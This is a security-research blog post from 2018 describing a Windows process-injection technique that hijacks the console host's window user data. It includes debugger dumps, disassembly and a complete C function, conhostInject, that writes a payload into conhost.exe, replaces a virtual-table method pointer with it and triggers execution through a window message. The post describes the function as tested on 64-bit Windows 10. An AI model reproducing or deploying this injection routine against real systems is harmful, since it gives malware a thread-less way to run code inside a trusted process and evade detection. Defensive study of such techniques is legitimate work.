Windows Process Injection: ConsoleWindowClass


modexp.wordpress.com/2018/09/12/process-injection-user-data

By odzhan September 12, 2018

Introduction

Every window object has support for User Data that can be set via the **SetWindowLongPtr** API and **GWLP_USERDATA** parameter. The User Data of a window is simply a small amount of memory that is normally used for storing a pointer to a class object. In the case of the Console Window Host (conhost) process, it stores the address of a data structure. Contained within the structure is information about the window's current position on the desktop, its dimensions, an object handle, and of course a class object with methods to control the behaviour of the console window.

The user data in conhost.exe is stored on the heap with writeable permissions. This makes it possible to use for process injection and is very similar to the Extra Bytes method I discussed before.

ConsoleWindowClass

In figure 1, we see the properties of a window object used by a console application. Note how the Window Proc field is empty. The User Data field points to a virtual address, but it does not reside within the console application itself. Rather, the user data structure is in the conhost.exe process spawned by the system when the console application started.



Figure 1 : Virtual address of data structure.

Figure 2 shows the class information of the window and highlighted is the address of a callback procedure responsible for processing window messages.



Figure 2 : Window Procedure to process messages from the operating system.

Debugging conhost.exe

Figure 3 shows a debugger attached to the console host and a dump of the user data value 0x000001CB3836F580. The first 64-bit value points to a virtual table of methods (array of functions).

```
0:003> dps 000001CB3836F580
000001cb`3836f580  00007ff7`e6c8b0a8 conhost!Microsoft::Console::Interactivity::Win32::Window::`vftable'
000001cb`3836f588  000001cb`383430c0
000001cb`3836f590  00000000`000803ca
000001cb`3836f598  00000000`00000000
000001cb`3836f5a0  00000085`0000026d
000001cb`3836f5a8  00000219`000004e9
000001cb`3836f5b0  00000000`00000000
000001cb`3836f5b8  00000000`00000000
000001cb`3836f5c0  00000000`00000000
000001cb`3836f5c8  00000000`00000000
000001cb`3836f5d0  00000000`00000000
000001cb`3836f5d8  0000028c`00000535
```

Figure 3 : User data address.

Figure 4 shows the list of methods stored in the virtual table.

```
0:003> dps poi(000001CB3836F580)
00007ff7`e6c8b0a8  00007ff7`e6c340e0 conhost!Microsoft::Console::Interactivity::Win32::Window::EnableBothScrollBars
00007ff7`e6c8b0b0  00007ff7`e6c34060 conhost!Microsoft::Console::Interactivity::Win32::Window::UpdateScrollBar
00007ff7`e6c8b0b8  00007ff7`e6c33f80 conhost!Microsoft::Console::Interactivity::Win32::Window::IsInFullscreen
00007ff7`e6c8b0c0  00007ff7`e6c7e9a0 conhost!Microsoft::Console::Interactivity::Win32::Window::SetIsFullscreen
00007ff7`e6c8b0c8  00007ff7`e6c34100 conhost!Microsoft::Console::Interactivity::Win32::Window::SetViewportOrigin
00007ff7`e6c8b0d0  00007ff7`e6c33f70 conhost!Microsoft::Console::Interactivity::Win32::Window::SetWindowHasMoved
00007ff7`e6c8b0d8  00007ff7`e6c7e790 conhost!Microsoft::Console::Interactivity::Win32::Window::CaptureMouse
00007ff7`e6c8b0e0  00007ff7`e6c7e990 conhost!Microsoft::Console::Interactivity::Win32::Window::ReleaseMouse
00007ff7`e6c8b0e8  00007ff7`e6c331f0 conhost!Microsoft::Console::Interactivity::Win32::Window::GetWindowHandle
00007ff7`e6c8b0f0  00007ff7`e6c33f40 conhost!Microsoft::Console::Interactivity::Win32::Window::SetOwner
00007ff7`e6c8b0f8  00007ff7`e6c7e800 conhost!Microsoft::Console::Interactivity::Win32::Window::GetCursorPosition
00007ff7`e6c8b100  00007ff7`e6c7e7f0 conhost!Microsoft::Console::Interactivity::Win32::Window::GetClientRectangle
00007ff7`e6c8b108  00007ff7`e6c7e970 conhost!Microsoft::Console::Interactivity::Win32::Window::MapPoints
00007ff7`e6c8b110  00007ff7`e6c7e7e0 conhost!Microsoft::Console::Interactivity::Win32::Window::ConvertScreenToClient
00007ff7`e6c8b118  00007ff7`e6c80570 conhost!Microsoft::Console::Interactivity::Win32::Window::SendNotifyBeep
00007ff7`e6c8b120  00007ff7`e6c33ee0 conhost!Microsoft::Console::Interactivity::Win32::Window::PostUpdateScrollBars
```

Figure 4 : Virtual table functions.

Before overwriting anything, we need to determine how to trigger execution of these methods from an external application. Setting a “break on access” (ba) for the virtual table, and sending messages to the window should reveal what’s acceptable. Figure 5 shows a breakpoint triggered after sending the **WM_SETFOCUS** message.

```
0:003> ba r 8 000001CB3836F580
0:003> g
Breakpoint 0 hit
conhost!Microsoft::Console::Interactivity::Win32::WindowMetrics::ConvertRect+0x66:
00007ff7`e6c34baa 498bce          mov     rcx,r14
0:002> k
 # Child-SP          RetAddr           Call Site
00 000000c8`8017f420 00007ff7`e6c3336c conhost!Microsoft::Console::Interactivity::Win32::WindowMetrics::ConvertRect+0x66
01 000000c8`8017f460 00007ff7`e6c3390c conhost!Microsoft::Console::Interactivity::Win32::Window::_HandleWindowPosChanged+0xa4
02 000000c8`8017f4c0 00007ff7`e6c3543d conhost!Microsoft::Console::Interactivity::Win32::Window::ConsoleWindowProc+0x55c
03 000000c8`8017f6a0 00007fff`aa706cc1 conhost!Microsoft::Console::Interactivity::Win32::Window::s_ConsoleWindowProc+0x4d
04 000000c8`8017f6e0 00007fff`aa70699c user32!UserCallWinProcCheckWow+0x2c1
05 000000c8`8017f870 00007fff`aa714c10 user32!DispatchClientMessage+0x9c
06 000000c8`8017f8d0 00007fff`aac7dbc4 user32!_fnINLPWINDOWPOS+0x30
```

Figure 5 : Break on access of virtual table

Now that we know how to trigger execution, we just need to hijack a method. In this case, GetWindowHandle is called first when processing the WM_SETFOCUS message. Figure 6 show this method does not require any parameters and simply returns a window handle from the user data.

```
Content source: 1 (target), length: e10
0:000> u conhost!Microsoft::Console::Interactivity::Win32::Window::GetWindowHandle
conhost!Microsoft::Console::Interactivity::Win32::Window::GetWindowHandle:
00007ff7`e6c331f0 488b4110        mov     rax,qword ptr [rcx+10h]
00007ff7`e6c331f4 c3              ret
```

Figure 6 : GetWindowHandle method

The virtual table

The following structure defines the virtual table used by conhost to control the behaviour of the console window. There’s no need to define prototypes for each method unless we intended to use something other than GetWindowHandle which doesn’t take any parameters.

```
typedef struct _vftable_t {
    ULONG_PTR     EnableBothScrollBars;
    ULONG_PTR     UpdateScrollBar;
    ULONG_PTR     IsInFullscreen;
    ULONG_PTR     SetIsFullscreen;
    ULONG_PTR     SetViewportOrigin;
    ULONG_PTR     SetWindowHasMoved;
    ULONG_PTR     CaptureMouse;
    ULONG_PTR     ReleaseMouse;
    ULONG_PTR     GetWindowHandle;
    ULONG_PTR     SetOwner;
    ULONG_PTR     GetCursorPosition;
    ULONG_PTR     GetClientRectangle;
    ULONG_PTR     MapPoints;
    ULONG_PTR     ConvertScreenToClient;
    ULONG_PTR     SendNotifyBeep;
    ULONG_PTR     PostUpdateScrollBars;
    ULONG_PTR     PostUpdateTitleWithCopy;
    ULONG_PTR     PostUpdateWindowSize;
    ULONG_PTR     UpdateWindowSize;
    ULONG_PTR     UpdateWindowText;
    ULONG_PTR     HorizontalScroll;
    ULONG_PTR     VerticalScroll;
    ULONG_PTR     SignalUia;
    ULONG_PTR     UiaSetTextAreaFocus;
    ULONG_PTR     GetWindowRect;
} ConsoleWindow;
```

User Data Structure

Figure 7 shows the total size of the user data structure is 104 bytes. Since the allocation has PAGE_READWRITE protection by default, one can simply overwrite the pointer to the virtual table with a duplicate that contains the address of a payload.

```
call    ?s_RegisterWindowClass@Window@Win32@Interactivity@Cons
mov     edx, eax
test    eax, eax
js      short loc_140018188
mov     ecx, 104
call    ??2@YAPEAX_K@Z  ; operator new(unsigned __int64)
mov     [rsp+28h+user_data], rax
mov     rbx, rax
test    rax, rax
jz      short loc_140018195
and     qword ptr [rbx+18h], 0
```

Figure 7 : Allocation of data structure.

Full function

This function demonstrates how to replace the virtual table with a duplicate before triggering execution of some code. Tested and working on a 64-bit version of Windows 10.

```
VOID conhostInject(LPVOID payload, DWORD payloadSize) {
    HWND          hwnd;
    LONG_PTR      udptr;
    DWORD         pid, ppid;
    SIZE_T        wr;
    HANDLE        hp;
    ConsoleWindow cw;
    LPVOID        cs, ds;
    ULONG_PTR     vTable;

    // 1. Obtain handle and process id for a console window
    //   (this assumes one already running)
    hwnd = FindWindow(L"ConsoleWindowClass", NULL);

    GetWindowThreadProcessId(hwnd, &ppid);

    // 2. Obtain the process id for the host process
    pid = conhostId(ppid);

    // 3. Open the conhost.exe process
    hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

    // 4. Allocate RWX memory and copy the payload there
    cs = VirtualAllocEx(hp, NULL, payloadSize,
      MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(hp, cs, payload, payloadSize, &wr);

    // 5. Read the address of current virtual table
    udptr = GetWindowLongPtr(hwnd, GWLP_USERDATA);
    ReadProcessMemory(hp, (LPVOID)udptr,
        (LPVOID)&vTable, sizeof(ULONG_PTR), &wr);

    // 6. Read the current virtual table into local memory
    ReadProcessMemory(hp, (LPVOID)vTable,
      (LPVOID)&cw, sizeof(ConsoleWindow), &wr);

    // 7. Allocate RW memory for the new virtual table
    ds = VirtualAllocEx(hp, NULL, sizeof(ConsoleWindow),
      MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    // 8. update the local copy of virtual table with
    //    address of payload and write to remote process
    cw.GetWindowHandle = (ULONG_PTR)cs;
    WriteProcessMemory(hp, ds, &cw, sizeof(ConsoleWindow), &wr);

    // 9. Update pointer to virtual table in remote process
    WriteProcessMemory(hp, (LPVOID)udptr, &ds,
      sizeof(ULONG_PTR), &wr);

    // 10. Trigger execution of the payload
    SendMessage(hwnd, WM_SETFOCUS, 0, 0);

    // 11. Restore pointer to original virtual table
```

```
    WriteProcessMemory(hp, (LPVOID)udptr, &vTable,
      sizeof(ULONG_PTR), &wr);

    // 12. Release memory and close handles
    VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
    VirtualFreeEx(hp, ds, 0, MEM_DECOMMIT | MEM_RELEASE);

    CloseHandle(hp);
}
```

Summary

This is another variation of a “Shatter” attack where window messages and callback functions are misused to execute code without creating a new thread. The approach shown here is limited to console windows or more specifically the “ConsoleWindowClass” object. However, other applications also use **GWLP_USERDATA** to store a pointer to a class object. A PoC can be found here.